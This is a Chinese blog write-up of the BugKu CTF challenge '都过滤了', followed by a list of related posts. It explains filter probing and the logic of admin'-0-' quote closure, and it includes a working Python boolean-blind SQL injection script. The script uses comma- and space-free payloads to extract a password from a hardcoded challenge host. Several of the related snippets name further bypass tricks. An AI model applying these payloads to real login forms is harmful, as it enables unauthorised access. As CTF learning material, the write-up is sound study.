bugku 都过滤了

PHP代码审计实战:绕过BugKu的ezbypass过滤,手把手教你用字符自增构造RCE 本文详细解析了如何通过PHP字符串自增特性绕过BugKu的ezbypass过滤,实现RCE攻击。从题目环境搭建、字符分析到最终Payload构造,手把手教你利用字符自增构造`_POST`变量并执行系统命令,同时提供防御建议,帮助开发者提升代码安全审计能力。 阅读详情

我对这道题的思路完全断掉,本篇是看了其他博主的解答,自己再捋一下思路。原文地址:bugku web 都过滤了_bugku 都过滤了-优快云博客

思路

1. 弱密码尝试,发现admin是用户名,密码未知
2. 尝试万能密码,a'or 1=1#,提示非法字符



进行字符单独测试,发现 # , 空格 * · --  or and union 被过滤,包括url编码也不行。

() ' " = - +没被过滤
sql注入的思路是注入点、注入类型、构造payload、服务器响应。

第一步:寻找注入点

抓包观察http头没有发现异常,观察源代码没发现异常。

然后再看服务器响应,提交注入一共产生3种响应:非法字符、用户名错、密码错。无其他报错信息。

用户名错:单独报错,说明不是select * from user where username=用户名 and password=密码一句查询语句完成的代码,必然有单独验证用户名的代码,

select  * from user where username=用户名


那么可以尝试用户名作为注入点,但无论单双引号,结果都是用户名错误,没有其他报错信息。用户名错误说明要么单双引号被转义后,与admin形成新字符串导致报错;要么是后端统一将报错信息设置为用户名错误。

下一步思路是验证引号是否被转义。如过被转义,则引号闭合后依然会报用户名错误;如过没被转义,则引号闭合后会报密码错误。

这里该博主做了如下2个验证:

admin'-1-'

admin'-0-'

此处原理:mysql字符串与数字进行计算时,会先尝试将字符串转为数字,再完成计算。admin的从左往右全是字符,最终转换为0,此时查询语句相当于

select * from user where username=0-0-''

最后的''空也被转为0,最终变成0-0-0=0,查询语句最终变成

select * from user where uname=0

在mysql中,where字句需要一个布尔值(任何非零数值都被解释为true),uname=0,uname字符串在与0计算时,也是先尝试转换为数字,所以先转换成0=0,由此变成

select * from user where 0=0
select * from user where true

where子句恒为真(查询结果集为全部数据,不会报错),此时用户名的查询响应结果是密码错误,说明单引号未被转义,由此确定单引号闭合uname存在注入点。回看admin'0-1-'也可以验证,where子句恒为假,查询结果为空集,此时会引起报错(用户名错误)
第二步:确定注入类型

根据本题特点,页面无报错回显(排除报错注入),无直接回显(排除联合查询注入、排除堆叠查询),非二次非带外,因此

可以使用布尔盲注或时间盲注。

时间盲注

参考的博主用了布尔盲注,既然是学习,那就我来看一下时间盲注

admin'-1-'

把sleep和if方法插入到1这个位置,

IF(condition, sleep(), value_if_false)

问题是if函数必须用到, 但是,已经被过滤了;

再用case when..then..else..end代替if,但是空格被过滤了;

再尝试用(1=1)*123 + (1=0)*456代替IF(1=1, 123, 456),但是*被过滤了;

一点活路不给啊!放弃

布尔盲注

布尔盲注正常的思路是获取数据库

猜数据库长度

猜数据库每个字符

猜数据库有多少张表

猜第一张表名长度

猜第一张表名的每个字符

猜第n张表名
猜目标表的总字段数
猜字段名
猜字段值

总之很麻烦,但是这道题实际上是不能这么做的,因为猜表名时直接就被过滤了,根本进行不下去。

length((select table_name from information_schema.tables where table_schema=database() limit 0,1))=1

到这里其实正经的思路就断了.包括我参考的博主,思路也是一下跳到猜字段名了,这不合理。我去bugku买了题解,题解的意思就是在php里定义了passwd变量,用来存密码,不是从数据库里读的,只需要直接猜就好了,这思维太跳跃了,而且题目也没给这方面提示。

如过把passwd是php变量当做已知条件,则思路变成:

猜密码长度

挨个猜密码字符

import requests

session = requests.session()
targetUrl = 'http://117.72.52.127:11319/login.php'
printable_ascii_chars = [
    '$', '(', ')', '+', ',', '-', '.', '0', '1', '2', '3', '4', '5', '6', '7',
    '8', '9', ':', ';', '<', '=', '>', '?', '@', 'A', 'B', 'C', 'D', 'E', 'F',
    'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U',
    'V', 'W', 'X', 'Y', 'Z', '[', ']', '^', '_', '`', '{', '}', '~', 'a', 'b',
    'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q',
    'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z'
]

# # 密码长度
# for i in range(1, 99):
#     uname = "uname=admin'-(length(passwd)=" + str(i) + ")-'"
#     response = session.post(targetUrl, data={"uname": uname, "passwd": 1})
#     if ('username error' in response.text):
#         print("密码长度是", i)
#         break

#猜密码字符
flag = ''
for k in range(1, 33):
    for j in printable_ascii_chars:
        uname = "admin'-(ascii(mid(REVERSE(MID((passwd)from(-" + str(
            k) + ")))from(-1)))=" + str(ord(j)) + ")-'"
        response2 = session.post(targetUrl, data={"uname": uname, "passwd": 1})
        if ('username error' in response2.text):
            flag += str(j)
            print("密码:", flag)
            break

猜出的密码是2a18488206a1da2c7e50cb1f8f88ccd4,再去MD5解密(但是解不出来)。

我还以为是我代码写错爆出错误的密码,但打开题目作者题解,用他的代码跑,依然是2a18488206a1da2c7e50cb1f8f88ccd4,跟他的答案都不一样。说明作者应该是改过题目,而且改错了。


8个月前其他做题者得到的是完全不同的MD5,按照他的MD5解密,就能得到正确的密码了

所以虽然题目错了,但是注入的思路还是非常值得学习的。

从BUGKU留言板1的XSS绕过实战,聊聊那些年我们踩过的过滤规则坑 本文通过BUGKU留言板1的XSS绕过实战,深入探讨了Web安全中常见的过滤规则及其绕过技巧。从黑盒测试到规则推断,再到双写绕过等高级技术,文章详细解析了如何拆解过滤逻辑并制定精准绕过策略,为安全研究人员和开发者提供了宝贵的实战经验。 阅读详情

相关推荐

Bugku CTF实战:从代码审计到SQL注入绕过的三重过滤挑战

本文详细解析了Bugku CTF中SQL注入绕过三重过滤的实战过程。通过代码审计发现多层防御漏洞,利用水平制表符%09替代空格等技巧,成功构造有效payload。文章不仅展示了SQL注入的绕过技术,还总结了防御方案,是CTF选手和Web安全研究者的实用指南。

weixin_29315091的博客 203

bugku web 都过滤了

题目:都过滤了 知识点:SQL注入、SQL注入绕过、命令执行绕过 工具: 解题: 确定题型: 点开链接: 是一个登录框,再查看源码,发现该界面除了登录指向一个php脚本外,其他连接都是无效的,所以此题的玄机应该就在登录这里。这种情况下,常见的是两种,一是弱口令爆破,二是SQL注入攻击,我没有尝试第一种,因为看了别人的提示确定了这是一个SQL注入(注意,网上有很多非SQL注入的解题,这些是因为早期这个题目不完善留下的漏洞,现在经过完善后应该就只有SQL注入能够解题) 找注入点: .

m0_58189778的博客 3357

别再死记硬背了!用BUGKU留言板1为例,拆解XSS过滤绕过的‘套路’与‘反套路’

本文以BUGKU留言板1为例,深入解析XSS过滤绕过的‘套路’与‘反套路’,揭示Web安全中的攻防博弈。通过分析大小写变异、双写绕过等技巧,探讨如何设计更健壮的防御策略,如输入验证、输出编码和CSP。文章帮助开发者构建系统性的安全思维,提升XSS防护能力。

weixin_30363981的博客 291

Bugku CTF_Web——都过滤了

想到上一题也是账号admin提示密码错误。用shell重定向构造payload。password是bugkuctf。base64编码的/也被过滤了。账号应该还是admin。只有一个登录框可以用。其他功能界面都用不了。ls读半天读不到什么。

weixin_71914594的博客 655

BUGKU-WEB XSS过滤绕过实战:从留言板1看双写与大小写绕过技巧

本文通过BUGKU-WEB留言板1的实战案例,详细解析了XSS过滤绕过中的双写与大小写技巧。文章揭示了str_replace函数的弱点,展示了如何利用双写绕过和大小写混合成功执行XSS攻击,并提供了更安全的防护建议,帮助开发者提升WEB安全防护能力。

weixin_30614109的博客 348

Bugku 文件包含2 writeup 绕过过滤

首先附上网站源码http://123.206.31.85:49166/ index.php &lt;!-- upload.php --&gt; &lt;?php if(!isset($_GET['file'])) { header('Location: ./index.php?file=hello.php'); exit(); } ...

zazazrt的博客 1896

bugku-web-都过滤了

这里几乎没有其他线索,现在能想到的有两种,SQL注入和爆破。别说,页面还挺帅,这里所有链接点都是假的。得到最终密码bugkuctf。可以用{}来代替空格作用。得到账号为admin。

qq_75121443的博客 646

bugku-Web-INSERT INTO注入(case注入技巧(逗号被过滤的延迟盲注)+延迟注入脚本)

flag格式:flag{xxxxxxxxxxxx} 不如写个Python吧 error_reporting(0); function getIp(){ $ip = ''; if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){ $ip = $_SERVER['HTTP_X_FORWARDED_FOR']; }else{ $ip = $_SERVER['REM...

Sea_Sand息禅 1483

Bugku,Web:都过滤了

Bugku,Web:都过滤了

Pai_Space 528

bugkuctf解题-WEB

bugku writeup,web解题writeup,根据网上的writeup自行解题后整理的日记,与大家分享,大家有新方法的也可以评论中告诉我,共同进步。——CTF菜鸟敬上。

QDMA工程搭建/windows驱动编译与性能测试

请注意,根据您的目标操作系统,您可能需要在windows启动配置中启用测试签名的驱动程序,以便启用此驱动程序的安装。右键单击设备,选择更新驱动程序软件,然后选择构建的QDMA驱动程序的文件夹(通常为。创建一个新工程,在IP Catalog中搜索QDMA,双击创建qdma ip核。驱动程序安装安装驱动程序最简单的方法是通过Windows的“设备管理器”。如果系统提示未经验证的驱动程序发布者,请选择无论如何安装此驱动程序软件。本节主要介绍QDMA驱动在Windows系统的源文件、编译和安装过程。

qq_28455081的博客 2289

BugKu Web渗透 之 都过滤了

aa'-(mid((SELECT(password)FROM(admin))from(1))='a')-',提示illegal character!aa'-(mid((SELECT(passwd)FROM(admin))from(1))='a')-',提示password error!一样,用常见的表名去爆破。那么,当admin表不存在,报错时,肯定无法比较字符串是否为a,那么返回就是username error。1.输入用户名admin'-0-',密码admin,提示:password error!

cai_huaer的博客 1148

组态王7.5和SQLsever数据库交互

摘要:本文详细介绍了组态王7.5与SQL Server 2016数据库交互的实现流程,包括建立连接、数据存储与查询操作。主要内容涵盖ODBC数据源配置、数据库表格创建、数据插入及查询功能实现(含日期控件查询)

gsjkwg的博客 1583

【bugku】web36 全都过滤了绝望吗?

进去是个登录界面,稍微按了按导航栏没什么用,猜测是注入! 输入用户admin密码任意,显示password错误 输入用户admin'密码任意,显示username错误 输入用户admin'#密码任意,发现给检测到入侵,那#用不了,试了试-和+也被过滤了 那这里就能看出是盲注了,放脚本: # -*- coding: utf-8 -*- import requests session = requests.Session() url="http://114.67.246.176:12012/login.php

EC_Carrot的博客 1464

CANoe软件之离线报文回放与分析实战

本文详细介绍了如何使用CANoe软件进行离线报文回放与分析,帮助工程师将现场故障数据转化为可反复研究的实验室资源。通过实战步骤,指导如何搭建分析工程、加载DBC文件解码信号,并利用Trace和Graphics窗口进行深度数据筛选与图形化分析,从而高效定位汽车电子故障,是提升诊断效率的关键技能。

weixin_29227585的博客 531

ubuntu18.04美化主题(完整版)

和网上的美化一样,但是我当初跟着博客美化的时候遇到一些问题,按博客的做法无法解决。 所以我自己也写一篇关于ubuntu18.04美化主题的博客。 第一步:安装主题工具:GNOME Tweaks sudo apt-get update sudo apt-get install gnome-tweak-tool 然后安装完成后我们打开Tweaks(截图如下): 第二步,修改窗口按钮位...

B丶atty的博客 7万+

Bugku WEB 都过滤了

这题呢,网上有很多解法,那都是这个题目没有完善之前的,现在来说已经修复的差不多了,像以前的直接/flag当然行不通,源码泄露啥的也被删了 严格来说,其实这是一道sql注入题 打开场景,啥提示没有,那就dirsearch扫一波,在一番查找过后,发现images文件夹下有一张图片,那就是作者给的提示,也就是不是数字开头的字符串在比较时会自动转成0 那么他的提示里0=0也就是永真,所以可以爆出所有的用户名 友情小tips:三个0异或不是1,而是0,不要想当然,这就是一个存粹的数学问题 最后一个式子给出了如何有条件

qq_41696858的博客 1187

UFS总体介绍及FPGA开发

通过实现UFS的主控制器、设备控制器等组件,我们可以在FPGA上进行UFS开发,并实现高速数据传输和低功耗特性的存储解决方案。物理层负责传输物理信号,数据链路层提供数据包的传输和错误检测功能,传输层处理数据包的分段、重组和重传,逻辑层管理设备和主控制器之间的命令和数据传输,文件系统层负责文件管理和数据存储。在本文中,我们将介绍UFS的总体架构和特性,并探讨如何在FPGA上进行UFS开发。这些组件的实现涉及到UFS协议的具体细节和硬件平台的特性,因此需要参考UFS协议规范和FPGA开发平台的相关文档。

PodProgram的博客 2138

从Bugku-eval题看懂PHP代码执行漏洞与RCE过滤绕过实战

代码执行漏洞是Web安全中危害最高的一类风险,PHP的eval()函数因其能将字符串当作代码执行的特性,常成为攻击者从任意输入通往远程代码执行(RCE)的跳板。在CTF的Web方向中,eval类题目是训练漏洞利用思路的高频考点,这类题目往往代码极简,却覆盖入口识别、环境探测、函数过滤绕过、minimized payload构造等完整链路。本文以Bugku平台经典的eval题为例,从phpinfo探知环境、disable_functions检查、命令执行函数替换,到空格与关键字过滤的多种绕过技巧,展示一套可复

weixin_29315091的博客 217

uniapp [安卓苹果App端] - 实现APP开发后台保活+息屏后台持续运行效果,强制后台保活手机黑屏后进程存活后台保持网络连接或持续定位等功能提供支持(app后台运行休眠仍然可以确保一直运行)

uniapp APP开发后台保活,Uniapp-APP后台保活插件(安卓苹果ios后台保活)保证应用在后台继续运行,uniapp实现app保活 保后台运行 避免系统主动杀进程,如何让安卓APP一直在后台运行?uniapp 安卓 APP 后台持续运行(保活)iOS App后台保活,Android 后台运行白名单实现保活,保活息屏后台运行,uniapp后台保活,uniapp熄屏 后台运行,Android/ios进程保活/息屏后后台保持定位、网络运行,uniapp在android ios保活,挂后台可运行,安卓A

🏆 前端领域优质创作者 1万+

R语言机器学习:XGBoost线性回归模型的SHAP值

SHAP(SHapley Additive exPlanations)值是一种基于博弈论Shapley值的机器学习模型解释方法,能够解释任何模型的预测结果。其主要用途包括:1)提高模型的可解释性,帮助非技术用户理解模型预测;2)识别对模型预测最重要的特征,辅助特征选择;3)调试模型,发现预测中的异常;4)评估模型公平性,避免偏见。SHAP值的计算方法包括初始化、迭代计算、归一化和解释,常用工具如Python的shap库支持多种计算方式(如TreeSHAP、KernelSHAP等)。本文还提供了基于R语言计算

专注生信领域 3444

bugku逗号过滤注入

